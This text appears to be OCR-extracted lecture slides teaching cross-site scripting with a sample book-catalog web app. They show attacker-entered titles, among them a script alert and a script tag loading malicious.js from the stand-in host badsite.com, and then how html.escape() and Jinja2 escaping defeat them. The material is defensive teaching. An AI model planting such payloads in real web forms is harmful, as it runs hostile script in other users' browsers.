
- Recall **PennyAdmin02bAlchemy** app
  - Example 1 (cont.):



Browser interprets book title as page link

XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 1 (cont.):




XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been
hacked");</script>
```


XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 2 (cont.):




XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 2 (cont.):



XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 2 (cont.):



Browser displays alert

XSS Attacks


- Recall **PennyAdmin02bAlchemy** app
  - Example 3:
    - Hypothetically…
    - When adding a book, attacker enters this as title:

```
<script
src="http://badsite.com/static/malic
ious.js"></script>
```

    - Would cause browser to execute malicious code from another website

XSS Attacks

- **Solution 1**:
  - ***Sanitize*** "outgoing" strings via `html.escape()`



XSS Attacks

- See **PennyAdmin03aEscape** app
  - runserver.py
  - penny.sql, penny.sqlite
  - database.py
  - **penny.py**


XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute
puppies</a>
```


XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 1 (cont.):




XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 1 (cont.):



XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 1 (cont.):



Browser doesn't interpret book title as page link


XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been
hacked");</script>
```


XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 2 (cont.):




XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 2 (cont.):



XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 2 (cont.):



Browser doesn't display alert

XSS Attacks

- See **PennyAdmin03aEscape** app
  - Example 3:
    - Hypothetically…
    - When adding a book, attacker enters this as title:

```
<script
src="http://badsite.com/static/malic
ious.js"></script>
```

    - Would **not** cause browser to execute malicious code from another website

XSS Attacks

- **Solution 2:**
  - ***Sanitize*** user-provided strings via Jinja2

XSS Attacks

- See **PennyAdmin03bJinja** app
  - runserver.py
  - penny.sql, penny.sqlite
  - database.py
  - **header.html, footer.html**
  - **index.html, menu.html, show.html,**
  - **add.html, delete.html, reportresults.html**
  - **penny.py**

